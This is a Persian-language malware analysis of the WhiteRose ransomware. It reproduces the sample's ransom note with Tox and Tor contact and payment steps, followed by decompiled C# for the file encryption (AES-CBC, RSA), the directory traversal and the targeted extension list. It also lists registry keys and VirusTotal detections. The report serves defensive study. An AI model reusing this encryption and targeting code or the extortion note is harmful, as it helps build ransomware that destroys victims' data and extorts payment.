          \"\"  ,mmeem,'.\r\n      m\"\"    . \"8.8 I8  ,8\"   .  \"88\r\n      i8  . '  ,mi\"\"8I8 ,8 . '  ,8\" 88\r\n      88.' ,mm\"\"   \"8I88\"m,,mm'\"   8\r\n      \"8_m
          \"\"         \"I8  \"\"'\r\n      \"8            I8\r\n                       I8_\r\n                      I8\"\"\r\n                     I8\r\n
          _I8\r\n                \"\"I8\r\n                  I8\r\n\t\t\t\t\t  \r\n_   _ _     _ _        ______                  \r\n| |  | || |   (_)| |          |
          ___ \\                \r\n| |  | || |__   _ | |_   ___  | |_/ /  ___   ___   ___ \r\n| |/\\| || '_ \\ | || __| / _ \\ |    /  / _ \\ / __| / _ \\\r\n\\  /\\  /| | | ||
          || |_ |  __/ | |\\ \\ | (_) |\\__ \\|  __/\r\n \\/  \\/ |_| |_||_| \\__| \\___| \\_| \\_| \\___/ |___/ \\___|\r\n               \r\n\r\n=====================
          [PersonalKey]=====================\r\n%EncryptedKey%\r\n=====================[PersonalKey]=====================\r\n\r\n\r\nThe singing of the sparrows, the breezes of the
          northern mountains and smell of the earth \r\nthat was raining in the morning filled the entire garden space. I'm sitting on a wooden chair next\r\nto a bush tree, I have
          a readable book in my hands and I am sweating my spring with a cup of \r\nbitter coffee. Today is a different day.\r\n\r\nBehind me is an empty house of dreams and in
          front of me, full of beautiful white roses. \r\nTo my left is an empty blue pool of red fish and my right, trees full of spring white blooms.\r\n\r\nI drink coffee, I'll
          continue to read a book from William Faulkner. In the garden environment, \r\npeace and quiet. My life always goes that way. Always alone without even an intimate friend.
          \r\n\r\nI have neither a pet, nor a friend or an enemy; I am a normal person with fantastic wishes \r\namong the hordes of white rose flowers. Everything is natural. I'm
          just a little interested \r\nin hacking and programming. My only electronic devices in this big garden are an old laptop for \r\ndo projects and an iPhone for check out
          the news feeds for malware analytics on Twitter \r\nwithout likes posts.\r\n\r\nBelieve me, my only assets are the white roses of this garden.\r\nI think of days and
          write at night: the story, poem, code, exploit or the accumulation \r\nof the number of white roses sold and I say to myself that the wealth is having different friends
          \r\nof different races, languages, habits and religions, Not only being in a fairly stylish garden with \r\nfull of original white roses.\r\n\r\nToday, I think deeply
          about the decision that has involved my mind for several weeks. A decision \r\nto freedom and at the worth of unity, intimacy, joy and love and is the decision to release
          white \r\nroses and to give gifts to all peoples of the world.\r\n\r\nI do not think about selling white roses again. This time, I will plant all the white roses \r\nof
          the garden to bring a different gift for the people of each country. No matter where is my garden \r\nand where I am from, no matter if you are a housekeeper or a big
          company owner, it does not matter \r\nif you are the west of the world or its east, it's important that the white roses are endless and \r\ninfinite. You do not need to
          send letters or e-mails to get these roses. Just wait it tomorrow. \r\nWait for good days with White Rose.\r\n\r\nI hope you accept this gift from me and if it reaches
          you, close your eyes and place yourself \r\nin a large garden on a wooden chair and feel this beautiful scene to reduce your anxiety and everyday tension.\r\n\r\nThank
          you for trusting me. Now open your eyes. Your system has a flower like a small garden; A white rose flower.\r\n\r
          \n/////////////////////////////////////////////////////////////////////////////////////////////////////\r\n \r\n    [Recovery
          Instructions]\r\n   \r\n\tI.   Download qTox on your computer from [https://tox.chat/download.html]\r\n\tII.  Create new profile then enter our ID in search contacts\r\n
          \t     Our Tox ID: \"6F548F217897AA4140FB4C514C8187F2FFDBA3CAFC83795DEE2FBCA369E689006B7CED4A18E9\".\r\n        III. Wait for us to accept your request.\r\n        IV.
          Copy '[PersonalKey]' in \"HOW-TO-RECOVERY-FILES.TXT\" file and send this key with one encrypted file less size then 2MB for\r\n            trust us in our Tox chat.  \r
          \n             IV.I. Only if you did not receive a reply after 24 hours from us,\r\n\t        send your message to our secure tor email address
          \"TheWhiteRose@Torbox3uiot6wchz.onion\".\r\n\t     IV.II. For perform \"Step IV.I\" and enter the TOR network, you must download tor browser\r\n              and
          register in \"http://torbox3uiot6wchz.onion\" Mail Service)\r\n        V.   We decrypt your two files and we will send you.\r\n        VI.  After ensuring the integrity
          of the files, We will send you payment info.\r\n        VII. Now after payment, you get \"WhiteRose Decryptor\" Along with the private key of your system.\r\n
          VIII.Everything returns to the normal and your files will be released.\r\n\t\r
          \n/////////////////////////////////////////////////////////////////////////////////////////////////////\r\n\t\r\n\t\r\nWhat is
          encryption?\r\n\r\nIn cryptography, encryption is the process of encoding a message or information in such a way that only authorized parties can access it,\r\nand those
          who are not authorized cannot. Encryption does not itself prevent interference,\r\nbut denies the intelligible content to a would-be interceptor. In an encryption scheme,
          the intended information or message,\r\nreferred to as plaintext, is encrypted using an encryption algorithm - a cipher - generating ciphertext that can be read only if
          decrypted.\r\nFor technical reasons, an encryption scheme usually uses a pseudo-random encryption key generated by an algorithm.\r\nIt is in principle possible to decrypt
          the message without possessing the key, but, for a well-designed encryption scheme,\r\nconsiderable computational resources and skills are required.\r\nAn authorized
          recipient can easily decrypt the message with the key provided by the originator to recipients but not to unauthorized users.\r\nin your case “WhiteRose Decryptor”
          software for safe and complete decryption of all your files and data.\r\n\r\nAny other way?\r\n\r\nIf you look through this text in the Internet and realise that
          something is wrong with your files but you do \r\nnot have any instructions to restore your files, please contact your antivirus support.";
    }
}
```

تصویر ۲: پیغام باج‌خواهی

قطعه کد زیر مربوط به فرایند رمزگذاری فایل‌ها می‌باشد که قسمت مربوط به تغییر نام فایل‌ها مشخص شده است :

```
Encrypt
namespace WindowsFormsApp1
{
    // Token: 0x02000007 RID: 7
    internal static class Encrypt
    {
        // Token: 0x06000010 RID: 16 RVA: 0x0000222C File Offset: 0x0000042C
        public static void EncryptFile(string Path, string Password)
        {
            try
            {
                string str = Create.RandomString(16) + "_ENCRYPTED_BY" + Configuration.EncryptedFileSuffix;
                FileInfo fileInfo = new FileInfo(Path);
                byte[] array = File.ReadAllBytes(Path);
                byte[] passwordBytes = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes(Password));
                byte[] bytes = Encoding.UTF8.GetBytes(fileInfo.Name);
                if (bytes.Length <= 255)
                {
                    Array.Resize<byte>(ref array, array.Length + 256);
                    Array.ConstrainedCopy(bytes, 0, array, array.Length - 256, bytes.Length);
                    if (File.GetAttributes(Path) == FileAttributes.ReadOnly)
                    {
                        File.SetAttributes(Path, FileAttributes.Normal);
                    }
                    byte[] array2 = Encrypt.AES(array, passwordBytes);
                    if (array2 != null)
                    {
                        File.WriteAllBytes(Path, array2);
                        File.Move(Path, fileInfo.DirectoryName + "\\" + str);
                        Thread.Sleep(100);
                    }
                }
            }
            catch (Exception)
            {
                File.Delete(Path);
            }
        }
```

قطعه کدهای زیر مربوط به الگوریتم‌های رمزنگاری استفاده شده توسط این باج‌افزار می‌باشد :

```
AES(byte[], byte[]) : byte[]
// WindowsFormsApp1.Encrypt
// Token: 0x06000013 RID: 19 RVA: 0x00003860 File Offset: 0x00001A60
public static byte[] AES(byte[] BytesToBeEncrypted, byte[] PasswordBytes)
{
    try
    {
        byte[] result = null;
        byte[] salt = new byte[]
        {
            1,
            2,
            3,
            4,
            5,
            6,
            7,
            8
        };
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            {
                rijndaelManaged.KeySize = 256;
                rijndaelManaged.BlockSize = 128;
                Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(PasswordBytes, salt, 5000);
                rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                rijndaelManaged.Mode = CipherMode.CBC;
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
                {
                    cryptoStream.Write(BytesToBeEncrypted, 0, BytesToBeEncrypted.Length);
                    cryptoStream.Close();
                }
                result = memoryStream.ToArray();
            }
        }
        return result;
    }
    catch (Exception)
    {
    }
    return null;
}
```

تصویر ۱: الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی

RSA(byte[], string, int) : byte[]

```
1  // WindowsFormsApp1.Encrypt
2  // Token: 0x06000012 RID: 18 RVA: 0x0000380C File Offset: 0x00001A0C
3  public static byte[] RSA(byte[] BytesToBeEncrypted, string PublicKey, int Length)
4  {
5      try
6      {
7          using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(Length))
8          {
9              rsacryptoServiceProvider.FromXmlString(PublicKey);
10             return rsacryptoServiceProvider.Encrypt(BytesToBeEncrypted, true);
11         }
12     }
13     catch (Exception)
14     {
15     }
16     return null;
17 }
18
```

تصویر ۲: الگوریتم رمزنگاری RSA

همانطور که اشاره نمودیم این باج‌افزار برخی از دایرکتوری‌ها را مورد هدف قرار نمی‌دهد، قطعه زیر این موضوع را به خوبی اثبات می‌کند :

EncryptDirectory(string, string) : void

```
455         string[] files = Directory.GetFiles(Location);
456         string[] directories = Directory.GetDirectories(Location);
457         try
458         {
459             for (int i = 0; i < files.Length; i++)
460             {
461                 try
462                 {
463                     FileInfo fileInfo = new FileInfo(files[i]);
464                     string value = Path.GetExtension(files[i]).ToLower();
465                     if (source.Contains(value))
466                     {
467                         if (fileInfo.Name != Configuration.NoteFileSuffix)
468                         {
469                             Encrypt.EncryptFile(files[i], Password);
470                         }
471                     }
472                     else if (fileInfo.FullName.Substring(0, 1) != Environment.SystemDirectory.Substring(0, 1))
473                     {
474                         Encrypt.EncryptFile(files[i], Password);
475                     }
476                 }
477                 catch (Exception)
478                 {
479                 }
480             }
481             for (int j = 0; j < directories.Length; j++)
482             {
483                 try
484                 {
485                     DirectoryInfo directoryInfo = new DirectoryInfo(directories[j]);
486                     if (!(directoryInfo.Name == "Windows") && !(directoryInfo.Name == "Program Files") && !(directoryInfo.Name == "$Recycle.Bin") && !
                          (directoryInfo.Name == "Microsoft"))
487                     {
488                         Encrypt.EncryptDirectory(directories[j], Password);
489                         Create.Note(directories[j]);
490                     }
491                 }
492                 catch (Exception)
493                 {
494                 }
495             }
496         }
497         catch (Exception)
498         {
499         }
500     }
501     catch (Exception)
502     {
503     }
504 }
```

100 %

قطعه کد زیر مربوط به لیست پسوند فایل‌هایی می‌باشد که توسط باج‌افزار رمزگذاری می‌شوند :

EncryptDirectory(String, String) : Void

```
' WindowsFormsApp1.Encrypt
Public Shared Sub EncryptDirectory(Location As String, Password As String)
    Try
        Dim source As String() = New String() { ".gif", ".apk", ".groups", ".hdd", ".hpp", ".log", ".m2ts", ".m4p", ".mkv", ".mpeg", ".epub", ".yuv", ".ndf",
          ".nvram", ".ogg", ".ost", ".pab", ".pdb", ".pif", ".png", ".qed", ".qcow", ".otp", ".s3db", ".qcow2", ".rvt", ".st7", ".stm", ".vbox", ".vdi", ".vhd",
          ".vhdx", ".vmdk", ".vmsd", ".psafe3", ".vmx", ".vmxf", ".3fr", ".3pr", ".ab4", ".accde", ".accdr", ".accdt", ".ach", ".acr", ".sd0", ".sxw", ".adb",
          ".advertisements", ".agdl", ".ait", ".apj", ".asm", ".awg", ".back", ".backup", ".sti", ".oil", ".backupdb", ".bay", ".bdb", ".bgt", ".bik", ".bpw",
          ".cdr3", ".cdr4", ".cdr5", ".cdr6", ".ycbcra", ".cdrw", ".ce1", ".ce2", ".cib", ".craw", ".crw", ".csh", ".csl", ".db_journal", ".dc2", ".pptm", ".dcs",
          ".ddoc", ".ddrw", ".der", ".des", ".dgc", ".djvu", ".dng", ".drf", ".dxg", ".eml", ".ppt", ".erbsql", ".erf", ".exf", ".ffd", ".fh", ".fhd", ".gray",
          ".grey", ".gry", ".hbk", ".ibd", ".7z", ".ibz", ".iiq", ".incpas", ".jpe", ".kc2", ".kdbx", ".kdc", ".kpdx", ".lua", ".mdc", ".mef", ".config", ".mfw",
          ".mmw", ".mny", ".mrw", ".myd", ".ndd", ".nef", ".nk2", ".nop", ".nrw", ".ns2", ".ns3", ".ldf", ".ns4", ".nwb", ".nx2", ".nxl", ".nyf", ".odb", ".odf",
          ".odg", ".odm", ".orf", ".otg", ".oth", ".py", ".ots", ".ott", ".p12", ".p7b", ".p7c", ".pdd", ".pem", ".plus_muhd", ".plc", ".pot", ".pptx", ".py",
          ".qba", ".qbr", ".qbw", ".qbx", ".qby", ".raf", ".rat", ".raw", ".rdb", ".rwl", ".rwz", ".conf ", ".sda", ".sdf", ".sqlite", ".sqlite3", ".sqlitedb",
          ".sr2", ".srf", ".srw", ".st5", ".st8", ".std", ".stx", ".sxd", ".sxg", ".sxi", ".sxm", ".tex", ".wallet", ".wb2", ".wpd", ".x11", ".x3f", ".xis",
          ".ARC", ".contact", ".dbx", ".doc", ".docx", ".jnt", ".jpg", ".msg", ".oab", ".ods", ".pdf", ".pps", ".ppsm", ".prf", ".pst", ".rar", ".rtf", ".txt",
          ".wab", ".xls", ".xlsx", ".xml", ".zip", ".1cd", ".3ds", ".3g2", ".7zip", ".accdb", ".aoi", ".asf", ".asp", ".aspx", ".asx", ".avi", ".bak", ".cer",
          ".cfg", ".class", ".cs ", ".css", ".csv", ".db", ".dds", ".dwg", ".dxf", ".flf", ".flv", ".html", ".idx", ".js", ".key", ".kwm", ".laccdb", ".lit",
          ".m3u", ".mbx", ".md", ".mdf", ".mid", ".mlb", ".mov", ".mp3", ".mp4", ".mpg", ".obj", ".odt", ".pages", ".php", ".psd", ".pwm", ".rm", ".safe", ".sav",
          ".save", ".sql", ".srt", ".swf", ".thm", ".vob", ".wav", ".wma", ".wmv", ".xlsb", "3dm", ".aac", ".ai", ".arw", ".c", ".cdr", ".cls", ".cpi", ".cpp",
          ".cs", ".db3", ".docm", ".dot", ".dotm", ".dotx", ".drw", ".dxb", ".eps", ".fla", ".flac", ".fxg", ".java", ".m", ".m4v", ".max", ".mdb", ".pcd",
          ".pct", ".pl", ".potm", ".potx", ".ppam", ".ppsm", ".ppsx", ".pptm", ".ps", ".r3d", ".rw2", ".sldm", ".sldx", ".svg", ".tga", ".wps", ".xla", ".xlam",
          ".xlm", ".xlr", ".xlsm", ".xlt", ".xltm", ".xltx", ".xlw", ".act", ".adp", ".al", ".1", ".bkp", ".blend", ".cdf", ".cdx", ".cgm", ".cr2", ".crt",
          ".dac", ".dbf", ".dcr", ".ddd", ".design", ".dtd", ".fdb", ".fff", ".fpx", ".h", ".iif", ".indd", ".jpeg", ".mos", ".nd", ".nsd", ".nsf", ".nsg",
          ".nsh", ".odc", ".odp", ".pas", ".pat", ".pef", ".pfx", ".ptx", ".qbb", ".qbm", ".sas7bdat", ".say", ".st4", ".st6", ".stc", ".sxc", ".tlg", ".wad",
          ".xlk", ".aiff", ".bmp", ".cmt", ".dat", ".dit", ".edb", ".flvv", ".avhd ", ".back ", ".c ", ".ctl ", ".dbf ", ".disk ", ".dwg ", ".gz", ".mail",
          ".nrg", ".ora ", ".ova", ".ovf", ".pmf", ".ppt ", ".pptx", ".pst", ".pvi", ".pyc", ".sln", ".tar", ".vbs", ".vcb", ".vfd", ".vmc", ".vsd", ".vsdx",
          ".vsv", ".work", ".xvd", ".123", ".3dm", ".602", ".aes", ".asc", ".brd", ".bz2", ".cmd", ".dch", ".dif", ".dip", ".docb", ".frm", ".gpg", ".jsp",
          ".lay", ".lay6", ".m4u", ".mml", ".myi", "onetoc2", ".PAQ", ".ps1", ".sch", ".slk", ".snt", ".suo", ".tgz", ".tif", ".tiff", ".uop", ".uot", ".vcd",
          ".wk1", ".wks", ".xlc" }
```

باج‌افزار WhiteRose فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم باز می‌شوند :

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\996E.exe
\Registry\MACHINE\System\CurrentControlSet\Control\SafeBoot\Option
\Registry\Machine\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File ExecutionOptions\mscoreei.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ntdll.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\ImageFileExecutionOptions\KERNEL32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\GDI32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USER32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RPCRT4.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\ImageFileExecutionOptions\ADVAPI32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msvcrt.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image FileExecutionOptions\WS2HELP.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WS2_32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File ExecutionOptions\SHLWAPI.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PSAPI.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image FileExecutionOptions\winime32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscoree.dll

\REGISTRY\MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\mscoree.dll\CheckAppHelp
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\IMM32.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USP10.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LPK.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image FileExecutionOptions\MSVCR80.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image FileExecutionOptions\mscorwks.dll
\REGISTRY\MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\mscorwks.dll\CheckAppHelp
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\shell32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File ExecutionOptions\comctl32.dll
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\AppData
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ole32.dll
\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\mscorlib.ni.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MSCTF.dll
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Cache
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscorjit.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\rsaenh.dll
\REGISTRY\MACHINE\Software\Policies\Microsoft\Cryptography
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image FileExecutionOptions\System.ni.dll
\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\System.Drawing.ni.dll
\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\System.Windows.Forms.ni.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\culture.dll
\Registry\Machine\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\System.Core.ni.dll

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبـان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار WhiteRose نشدیم.

شناسایی :

در حال حاضر تعداد ۵۱ مورد از ٦۵ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.30515346	AegisLab	Troj.Ransom.W32.Genlc
AhnLab-V3	Trojan/Win32.Genasom.C2452602	ALYac	Trojan.Ransom.WhiteRose
Antiy-AVL	Trojan[Ransom]/Win32.AGeneric	Arcabit	Trojan.Generic.D1D1A092
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/DelFile.Inhye	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Trojan.GenericKD.30515346
CAT-QuickHeal	Trojan.Genasom	Comodo	UnclassifiedMalware
CrowdStrike Falcon	malicious_confidence_90% (W)	Cylance	Unsafe
Cyren	W32/Trojan.KMVO-5291	DrWeb	Trojan.Encoder.25053
Emsisoft	Trojan.GenericKD.30515346 (B)	Endgame	malicious (high confidence)
eScan	Trojan.GenericKD.30515346	ESET-NOD32	MSIL/Filecoder.WhiteRose.A
F-Secure	Trojan.GenericKD.30515346	Fortinet	W32/Gen.HQL!tr
GData	Trojan.GenericKD.30515346	Ikarus	PUA.MSIL.Confuser
Jiangmin	Trojan.Gen.um	K7AntiVirus	Trojan (004b4ab01)
K7GW	Trojan (004b4ab01)	Kaspersky	Trojan-Ransom.Win32.Gen.hql
Malwarebytes	Ransom.InfiniteTear	MAX	malware (ai score=99)
McAfee	Ransom-O	McAfee-GW-Edition	Ransom-O
Microsoft	Ransom:Win32/Genasom	NANO-Antivirus	Trojan.Win32.Encoder.eziwbi
Palo Alto Networks	generic.ml	Panda	Trj/RnkBend.A
Qihoo-360	Win32/Trojan.Ransom.cc3	SentinelOne	static engine - malicious
Sophos AV	Mal/Inflitear-A	Sophos ML	heuristic
Symantec	Trojan.Gen.2	Tencent	Win32.Trojan.Raas.Auto
TrendMicro	Ransom_WHITEROSE.THDOBAH	VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.S.Ransom.27648	Webroot	W32.Trojan.GenKD
Yandex	Trojan.Gen!SwkSKnDnatI	Zillya	Trojan.Gen.Win32.1691
ZoneAlarm	Trojan-Ransom.Win32.Gen.hql	Avast Mobile Security	Clean